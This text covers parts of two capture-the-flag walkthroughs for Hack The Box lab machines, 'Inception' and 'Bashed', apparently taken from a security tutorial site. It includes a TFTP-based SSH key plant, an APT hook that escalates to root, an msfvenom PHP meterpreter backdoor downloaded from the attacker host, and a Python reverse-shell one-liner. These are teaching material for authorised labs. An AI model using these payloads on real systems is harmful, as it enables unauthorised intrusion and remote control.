drwxr-xr-x    2 0        0            4096 Aug 01  2017 opt
dr-xr-xr-x  267 0        0               0 Apr 23 01:04 proc
drwx------    6 0        0            4096 Nov 08 08:48 root
drwxr-xr-x   26 0        0             940 Apr 23 06:25 run
drwxr-xr-x    2 0        0           12288 Nov 30 18:28 sbin
drwxr-xr-x    2 0        0            4096 Apr 29  2017 snap
drwxr-xr-x    3 0        0            4096 Nov 06 05:24 srv
dr-xr-xr-x   13 0        0               0 Apr 23 01:04 sys
drwxrwxrwt   10 0        0            4096 Apr 29 14:55 tmp
drwxr-xr-x   10 0        0            4096 Oct 30 06:25 usr
drwxr-xr-x   13 0        0            4096 Oct 30 06:31 var
lrwxrwxrwx    1 0        0              30 Nov 30 18:29 vmlinuz -> boot/vmlinuz-4.4.0-10
lrwxrwxrwx    1 0        0              29 Nov 06 08:01 vmlinuz.old -> boot/vmlinuz-4.4.
226 Directory send OK.
```

Inside /etc we saw three files: passwd, crontab and tftpd-hpa in /default. We downloaded all three files.

```
1  cd /etc
2  get passwd
3  get crontab
4  cd default
5  get tftpd-hpa
```



Then read all three file through cat

```
cat /etc/passwd
cat /default/tftpd-hpa
```

```
root@Inception:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
tftp:x:112:119:tftp daemon,,,:/var/lib/tftpboot:/bin/false
root@Inception:~# cat tftpd-hpa
# /etc/default/tftpd-hpa

TFTP_USERNAME="root"
TFTP_DIRECTORY="/"
TFTP_ADDRESS=":69"
TFTP_OPTIONS="--secure --create"
root@Inception:~#
```

```
1 cat crontab
```

Here we saw something very interested that every 5 minutes apt-update command is running.

```
root@Inception:/# cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 *   * * *   root    apt update 2>&1 >/var/log/apt/custom.log
30 23   * * *   root    apt upgrade -y 2>&1 >/dev/null
```

Then we generated ssh key by executing following command:

ssh-keygen

```
root@Inception:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:DZ3tnL56mmx3q9sPaL2K5Ck+5IbcyQwM2XkTrQt+cd8 root@Inception
The key's randomart image is:
+---[RSA 2048]----+
|          .      |
|         ...o    |
|      o ..oo .   |
|     o + =o.o .  |
|      + oS=..+.  |
|       + +  ..oE |
|      . X .. + o |
|       o X+.=oo.o|
|        o.+O===+o.|
+----[SHA256]-----+
```

Now enter following commands for uploading public key on 192.168.0.1 using TFTP:

```
1  cd /root/.ssh
2  tftp 192.168.0.1
3  put id_rsa.pub /root/.ssh/authorized_keys
```

Since tftp gives all permission to the authorized key which means anyone can read and write it as result ssh public key get fail due to incorrect permission, it should 600. Now exit from tftp and change authorized key permission in the current host machine.

```
1  quit
```

We were not much sure how to change permission through apt-update command, therefore, we search in Google and luckily found a link that helps us in generating apt update command for changing authorized key permission.

```
1  echo 'APT::Update::Pre-Invoke {"chmod 600 /root/.ssh/authorized_keys"};' > rootshell
2  tftp 192.168.0.1
3  put rootshell /etc/apt/apt.conf.d/rootshell
4  quit
5  ssh root@192.168.0.1
```

Wait for 5 mins and then you will get root access. After that grab the root.txt flag and Hit

the GOAL!!!

```
root@Inception:~# cd /root/.ssh
root@Inception:~/.ssh# ls -la
total 16
drwx------ 2 root root 4096 Apr 29 16:37 .
drwx------ 3 root root 4096 Apr 29 16:36 ..
-rw------- 1 root root 1675 Apr 29 16:37 id_rsa
-rw-r--r-- 1 root root  396 Apr 29 16:37 id_rsa.pub
root@Inception:~/.ssh# tftp 192.168.0.1
tftp> put id_rsa.pub /root/.ssh/authorized_keys
Sent 397 bytes in 0.0 seconds
tftp> quit
root@Inception:~/.ssh# echo 'APT::Update::Pre-Invoke {"chmod 600 /root/.ssh/authorized_keys"};' > rootshell
root@Inception:~/.ssh# tftp 192.168.0.1
tftp> put rootshell /etc/apt/apt.conf.d/rootshell
Sent 67 bytes in 0.0 seconds
tftp> quit
root@Inception:~/.ssh# ssh root@192.168.0.1
The authenticity of host '192.168.0.1 (192.168.0.1)' can't be established.
ECDSA key fingerprint is SHA256:zj8NiAd9po8KKA/z7MGKjn7j6wPFpA2Y6bDTRecUrdE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.1' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Thu Nov 30 20:04:21 2017
root@Inception:~# ls
root.txt
root@Inception:~# cat root.txt
8d1e2e9[redacted]563359
```

Author: AArti S


From <https://www.hackingarticles.in/hack-the-box-challenge-inception-walkthrough/>

Bashed


Wednesday, January 2, 2019 7:16 PM

Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let's Begin!
As these labs are only available online, therefore, they have a static IP. Bashed Lab has IP: 10.10.10.68.
Now, as always let's begin our hacking with the port enumeration.

```
1  nmap -A 10.10.10.68
```




Knowing port 80 was open on victim's network we preferred to explore his IP in the browser and the following image opened as shown below.



Next, we use the dirb tool of kali to enumerate the directories and found some important directories such as **/dev**


```
root@kali:~# dirb http://10.10.10.68/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 28 11:52:38 2018
URL_BASE: http://10.10.10.68/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/

==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.10.10.68/js/
==> DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://10.10.10.68/uploads/
```

So when you will open /dev directory in the browser, you will get a link for **phpbash.php**. Click on that link.



It will redirect to the following page as shown below, which seems like a shell interacting through the browser.
After that, you can execute any os arbitrary command for testing whether it's working or not. We have run **ls command** to check present list in the current directory.


Inside **/html directory** we found **uploads folder** and hence now we can easily compromise the target's system by uploading backdoor.



Using msfvenom we had created a malicious **shell.php** file by executing following command.

```
1 msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.28 lport=4444 -f raw
```

Simultaneously run multi/handler for reverse connection of victim's system.



We had used Python HTTP server for transferring file, you can also use an alternative method for transferring and download the malicious file from wget inside uploads directory.

```
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.28/shell.php
--2018-04-28 09:18:17-- http://10.10.14.28/shell.php
Connecting to 10.10.14.28:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1111 (1.1K) [application/octet-stream]
Saving to: 'shell.php'

0K . 100% 238M=0s

2018-04-28 09:18:18 (238 MB/s) - 'shell.php' saved [1111/1111]

www-data:/var/www/html/uploads#
```

Now execute the malicious file shell.php from the browser as shown below and move to metasploit framework for reverse connection.

After executing uploaded backdoor file come back to Metasploit framework and wait for meterpreter session.

```
1  msf use exploit/multi/handler
2  msf exploit(multi/handler) set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) set lhost 10.10.14.28
4  msf exploit(multi/handler) set lport 4444
5  msf exploit(multi/handler) exploit
```

From given below image you can observe **meterpreter session1** opened for accessing victim tty shell.

Now let's finish the task by grabbing user.txt and root.txt file. First I move into /home directory and check available files and directories inside it.

```
1  cd home
2  ls
```

Here one directories arrexel, when I explore **/home/arrexel** I saw user.txt and use cat command for reading.

```
1  cd arrexel
2  ls
3  cat user.txt
```

Great!! Here we had completed 1st task now move to 2nd task

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.28
lhost => 10.10.14.28
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Sending stage (37775 bytes) to 10.10.10.68
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.10.68:50172) at 2018-04

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-12-04 15:52:34 -0500  arrexel
40755/rwxr-xr-x  4096  dir   2017-12-04 20:08:52 -0500  scriptmanager

meterpreter > cd arrexel
meterpreter > ls
Listing: /home/arrexel
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  1     fil   2017-12-23 23:23:36 -0500  .bash_history
100644/rw-r--r--  220   fil   2017-12-04 14:17:39 -0500  .bash_logout
100644/rw-r--r--  3786  fil   2017-12-04 20:13:51 -0500  .bashrc
40700/rwx------   4096  dir   2017-12-04 14:19:34 -0500  .cache
40775/rwxrwxr-x   4096  dir   2017-12-04 15:46:21 -0500  .nano
100644/rw-r--r--  655   fil   2017-12-04 14:17:39 -0500  .profile
100644/rw-r--r--  0     fil   2017-12-04 14:19:51 -0500  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2017-12-23 23:23:19 -0500  user.txt

meterpreter > cat user.txt
2c281f[redacted]57c7147bfc1
```

For spawning proper tty shell of target's system we need to import python file, therefore, I run following command inside meterpreter shell

```
1  shell
2  python -c 'import pty;pty.spawn("/bin/bash")'
3  lsb_release -a
```

```
meterpreter > shell
Process 957 created.
Channel 4 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html/uploads$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.2 LTS
Release:        16.04
Codename:       xenial
www-data@bashed:/var/www/html/uploads$
```

Run **ls -al command** to observe all directories with their permissions. Here you will notice the user scriptmanager has permission for accessing /scripts directory.

```
www-data@bashed:/$ ls -la
ls -la
total 88
drwxr-xr-x  23 root          root          4096 Dec  4 13:02 .
drwxr-xr-x  23 root          root          4096 Dec  4 13:02 ..
drwxr-xr-x   2 root          root          4096 Dec  4 11:22 bin
drwxr-xr-x   3 root          root          4096 Dec  4 11:17 boot
drwxr-xr-x  19 root          root          4240 Apr 28 11:14 dev
drwxr-xr-x  89 root          root          4096 Dec  4 17:09 etc
drwxr-xr-x   4 root          root          4096 Dec  4 13:53 home
lrwxrwxrwx   1 root          root            32 Dec  4 11:14 initrd.img
drwxr-xr-x  19 root          root          4096 Dec  4 11:16 lib
drwxr-xr-x   2 root          root          4096 Dec  4 11:13 lib64
drwx------   2 root          root         16384 Dec  4 11:13 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4 11:13 media
drwxr-xr-x   2 root          root          4096 Feb 15  2017 mnt
drwxr-xr-x   2 root          root          4096 Dec  4 11:18 opt
dr-xr-xr-x 138 root          root             0 Apr 28 11:14 proc
drwx------   3 root          root          4096 Dec  4 13:03 root
drwxr-xr-x  18 root          root           500 Apr 28 11:14 run
drwxr-xr-x   2 root          root          4096 Dec  4 11:18 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Dec  4 18:06 scripts
drwxr-xr-x   2 root          root          4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Apr 28 11:18 sys
drwxrwxrwt  10 root          root          4096 Apr 28 21:40 tmp
drwxr-xr-x  10 root          root          4096 Dec  4 11:13 usr
drwxr-xr-x  12 root          root          4096 Dec  4 11:20 var
lrwxrwxrwx   1 root          root            29 Dec  4 11:14 vmlinuz ->
```

When we tried to open /scripts directory as the default user, it shows Permission Denied message. Then **run sudo -l** command which will tell us that the scriptmanager has No password of all things.

Then we run following command for penetrating scripts folder with help of scriptmanager


```
1  sudo -u scriptmanager ls /scripts
2  sudo -u scriptmanager cat /scripts/test.py
3  sudo -u scriptmanager cat /scripts/test.txt
```

Since we found a python file, therefore, our strategy will be to replace the original test.py file from malicious python file to have a reverse connection over netcat and for that, you need to save following code in a text file.

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.28",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Save this file with **.py extension** and transfer it into victim's system and start netcat on listening port.

Note: Replace 10.10.14.28 from inside the code into your VPN IP.

